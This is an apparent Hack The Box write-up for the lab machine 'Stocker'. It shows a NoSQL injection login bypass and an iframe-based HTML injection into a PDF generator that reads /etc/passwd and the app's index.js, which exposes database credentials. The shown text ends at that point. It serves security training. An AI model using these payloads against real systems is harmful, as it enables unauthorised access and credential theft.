Stocker

31st January 2023 / Document No D23.100.224

Prepared By: TRX

Machine Author(s): JoshSH

Difficulty: Easy

Classification: Official

Synopsis

Stocker is a medium difficulty Linux machine that features a website running on port 80 that advertises various house furniture. Through vHost enumeration the hostname `dev.stocker.htb` is identified and upon accessing it a login page is loaded that seems to be built with `NodeJS`. By sending JSON data and performing a `NoSQL` injection, the login page is bypassed and access to an e-shop is granted. Enumeration of this e-shop reveals that upon submitting a purchase order, a PDF is crafted that contains details about the items purchased. This functionality is vulnerable to HTML injection and can be abused to read system files through the usage of iframes. The `index.js` file is then read to acquire database credentials and owed to password re-use users can log into the system over `SSH`. Privileges can then be escalated by performing a path traversal attack on a command defined in the sudoers file, which contains a wildcard for executing `JavaScript` files.

Skills Required

- vHost enumeration
- Basic knowledge of NodeJS applications
- System Enumeration

Skills Learned

- NoSQL injection
- HTML Injection
- Wildcard Injection
- Path Traversal

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.226.95 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV  10.129.226.95
```


```
nmap -p$ports -sC -sV  10.129.226.95

Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-31 21:33 EET
Nmap scan report for stocker.htb (10.129.226.95)
Host is up (0.067s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d:12:97:1d:86:bc:16:16:83:60:8f:4f:06:e6:d5:4e (RSA)
|   256 7c:4d:1a:78:68:ce:12:00:df:49:10:37:f9:ad:17:4f (ECDSA)
|_  256 dd:97:80:50:a5:ba:cd:7d:55:e8:27:ed:28:fd:aa:3b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-generator: Eleventy v2.0.0
|_http-title: Stock - Coming Soon!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals ports 22 (`SSH`) and 80 (`Nginx`) open. Let's check out port 80 using a browser. Upon accessing the server via its IP address, we are redirected to `stocker.htb`, so let's add this vHost to our `hosts` file.

```
echo '10.129.226.95 stocker.htb' | sudo tee -a /etc/hosts
```



> We're still actively developing our site to make it as easy as possible for you to order our products. We're really excited.

The server features a static website of a furnishing company that mentions it is under construction. There does not seem to be any interesting functionality to uncover so let's proceed to run a vHost enumeration scan using `Gobuster`. As a wordlist we will be using SecLists and specifically the Top 5000 DNS names.

```
gobuster vhost -u http://stocker.htb -w /usr/share/seclist/Discovery/DNS/subdomains-top1million-5000.txt
```


```
gobuster vhost -u http://stocker.htb -w /usr/share/seclist/Discovery/DNS/subdomains-top1million-5000.txt

===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://stocker.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclist/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.5
[+] Timeout:         10s
[+] Append Domain:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.stocker.htb (Status: 302) [Size: 28]

===============================================================
Finished
===============================================================
```

The scan identified `dev.stocker.htb`, so let's add this to our `hosts` file and proceed to access it through a browser.

```
echo '10.129.226.95 dev.stocker.htb' | sudo tee -a /etc/hosts
```




Upon accessing the new vHost we see a login page. Various default credentials do not seem to work, but if a login page exists there must be a Database in the backend that handles the users. Attempting to perform an SQL Injection does not seem to allow us to log in, so let's take a closer look at the headers that the server is sending us.

```
curl -v dev.stocker.htb
```

```
curl -v dev.stocker.htb

*   Trying 10.129.226.95:80...
* Connected to dev.stocker.htb (10.129.226.95) port 80 (#0)
> GET / HTTP/1.1
> Host: dev.stocker.htb
> User-Agent: curl/7.87.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Server: nginx/1.18.0 (Ubuntu)
< Date: Thu, 22 Jun 2023 08:39:32 GMT
< Content-Type: text/plain; charset=utf-8
< Content-Length: 28
< Connection: keep-alive
< X-Powered-By: Express
< Location: /login
< Vary: Accept
< Set-Cookie: connect.sid=s%3AWYyzhUgSS3DxSNHAWvyDu_hMd2ToYuM1.HAVNc4LpUEDNpVPSfXvhKnD8sz8GKeeq1PlNSxh4V9k;
Path=/; HttpOnly
<
* Connection #0 to host dev.stocker.htb left intact
Found. Redirecting to /login
```

From the output of the above command, we can see the `X-Powered-By` header that lists `Express` as the software in use. `Express` is a `NodeJS` web application framework that is used to serve web pages. `Express` usually supports JSON- as well as URL-encoded requests. Let's test this out by intercepting a login request with `BurpSuite`.



After catching the request let's switch the `Content-Type` header to `application/json` and convert the `POST` data to JSON, as well. We can also send this request to the `Repeater` tab by pressing `Ctrl + r` so that we can more easily send requests. The request becomes as follows.

```
POST /login HTTP/1.1
Host: dev.stocker.htb
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dev.stocker.htb/login
Content-Type: application/json
Content-Length: 39
Origin: http://dev.stocker.htb
DNT: 1
Connection: close
Cookie:
connect.sid=s%3ANoeWQscGJmWOA2cVeKEtQs8AYwpKhoUu.iuibQ3jTcl%2FePP591pzWcnU%2Fj6rNWDDyNTdMVgOv9e4
Upgrade-Insecure-Requests: 1

{"username":"admin","password":"admin"}
```

After clicking `Forward`, we get the error message `Invalid username or password`, which means that our payload was accepted, however, our credentials are still not valid.

When an application is built on `NodeJS` and `Express` it is common for databases other than `MySQL` to be in use, such as `PostgreSQL` and `MongoDB`. The latter is a `NoSQL` database, which means it is a type of database that does not use relational tables. `NoSQL` databases can also suffer from SQL Injection attacks (called `NoSQL Injection`), similar to how SQL databases can suffer from SQL Injection attacks. If such a database is being used here, which is a common occurrence for `NodeJS`, it might be possible for us to inject the parameters and bypass the login page.

Let's take a look at a simple `NoSQL` injection payload.

```
{"username": {"$ne": null}, "password": {"$ne": null} }
```


The `$ne` value is an operator similar to `!=` that checks for inequality. In the above payload, this means that the `username` and `password` values are checked to make sure they are not equal to `NULL`. Let's copy the above payload, perform another login attempt, catch the request on `BurpSuite`, and then switch the URL-encoded payload to JSON, as shown previously. The final request is as follows.

```
POST /login HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dev.stocker.htb/login
Content-Type: application/json
Content-Length: 29
Origin: http://dev.stocker.htb
```

```
DNT: 1
Connection: close
Cookie:
connect.sid=s%3ANoeWQscGJmWOA2cVeKEtQs8AYwpKhoUu.iuibQ3jTcl%2FePP591pzWcnU%2Fj6rNWDDyNTdMVgOv9e4
Upgrade-Insecure-Requests: 1

{"username": {"$ne": null}, "password": {"$ne": null} }
```

After clicking `Forward` one more time, we are successfully logged in and are redirected to `/stock`.



This page contains a few items that are apparently being sold and we can add them to our basket and submit a purchase request for them.

After clicking on `Submit Purchase` we see the following message pop up.

Your Cart

Thank you for your purchase!

Order ID: 6493167de4a34e122db37eb2

Your order details have been emailed to you. You can view the purchase order here.

Close

Clicking on the link to view our purchase order redirects us to `/api/po`, followed by what seems to be random hexadecimal characters, and loads a PDF file.

Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

6/21/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Quantity
Cup	32.00	2
Total	**64.00**	

Orders are to be paid for within 30 days of purchase order creation.

Contact support@stock.htb for any support queries.

Foothold

Let's add an item to our basket and catch the purchase request in `BurpSuite` to see what is going on behind the curtains.

```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dev.stocker.htb/stock
Content-Type: application/json
```

```
Origin: http://dev.stocker.htb
Content-Length: 162
DNT: 1
Connection: close
Cookie:
connect.sid=s%3ANoeWQscGJmWOA2cVeKEtQs8AYwpKhoUu.iuibQ3jTcl%2FePP591pzWcnU%2Fj6rNWDDyNT
dMVgOv9e4

{"basket":[{"_id":"638f116eeb060210cbd83a8d","title":"Cup","description":"It's a red
cup.","image":"red-cup.jpg","price":32,"currentStock":4,"__v":0,"amount":2}]}
```

The purchase request seems to be sending a lot of information about each item, but the most interesting parameter is the title of the item as it is directly displayed in the PDF. We can deduce from this that a PDF generator is being used to create the PDF from the specific information about each file. PDF generators can typically also parse and render HTML tags, which opens up the possibility of an HTML injection.

We can easily try this by changing the item title to `<script>alert(1)</script>`. After clicking on the link to redirect to the PDF the server sends back an `Internal Server Error` message, meaning that the generator tried to render the script tags but failed.

Taking the above information into consideration, it might be possible for us to make the PDF generator load and display system files by using `iframes`. Consider the following HTML payload.

```
<iframe src='file:///etc/passwd' width='1000' height='1000'></iframe>
```


> `iframes`, or Inline Frames, are HTML elements that can load another HTML page within the same document. The `src` attribute is the origin of the content from the external or internal server.

The above HTML loads the `/etc/passwd` file and displays it inside an iframe that is 1000 pixels wide and 1000 pixels tall. Let's try this once more by capturing another purchase submission and inputting the above payload into the `title` field.

```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dev.stocker.htb/stock
Content-Type: application/json
Origin: http://dev.stocker.htb
Content-Length: 162
DNT: 1
Connection: close
Cookie:
connect.sid=s%3ANoeWQscGJmWOA2cVeKEtQs8AYwpKhoUu.iuibQ3jTcl%2FePP591pzWcnU%2Fj6rNWDDyNT
dMVgOv9e4
```

```
{"basket":[{"_id":"638f116eeb060210cbd83a8d","title":"Cup<iframe
src='file:///etc/passwd' width='1000' height='1000'></iframe>","description":"It's a
red cup.","image":"red-cup.jpg","price":32,"currentStock":4,"__v":0,"amount":2}]}
```


After sending the request and opening the PDF, as shown previously, we see the following.



Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

6/21/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Q
Cup		
	32.00	

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```

We have successfully managed to load the `passwd` file and we take note of a user called `angoose` that exists in the system. With the ability to read system files, we can attempt to read various potentially interesting files but it might also be worthwhile to check out the web files for potential database passwords since we know the application uses `NoSQL` for the user login.

We come upon a problem, however, which is that we do not know where the development application is located. An easy trick we can use to potentially determine this location is to send incorrectly formatted JSON in one of the application's endpoints to see if it throws an error. Let's use the `Purchase` endpoint as we did previously. To do this we can catch another request in `Burp` and remove one of the brackets `}`. After removing the bracket and sending the request we get the following error message.

```
SyntaxError: Unexpected end of JSON input<br>
   at JSON.parse (&lt;anonymous&gt;)<br>
   at parse (/var/www/dev/node_modules/body-parser/lib/types/json.js:89:19)
<br>
   at /var/www/dev/node_modules/body-parser/lib/read.js:128:18<br>
   at AsyncResource.runInAsyncScope (node:async_hooks:203:9)<br>
   at invokeCallback (/var/www/dev/node_modules/raw-body/index.js:231:16)<br>
   at done (/var/www/dev/node_modules/raw-body/index.js:220:7)<br>
   at IncomingMessage.onEnd (/var/www/dev/node_modules/raw-
body/index.js:280:7)<br>
   at IncomingMessage.emit (node:events:513:28)<br>
   at endReadableNT (node:internal/streams/readable:1359:12)<br>
   at process.processTicksAndRejections
(node:internal/process/task_queues:82:21)
```

From the error, we can see that the application is hosted in the `/var/www/dev/` folder and since this is a `NodeJS` application we can try to read various default filenames to find the main function of the application. Typically this is called `index.js` or `main.js` or even `server.js`.

Trying the above names we manage to load the file called `index.js` and get a big part of the code.

```
<iframe src='file:///var/www/dev/index.js' width='1000' height='1000'></iframe>
```

```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?
authSource=admin&w=1";
```

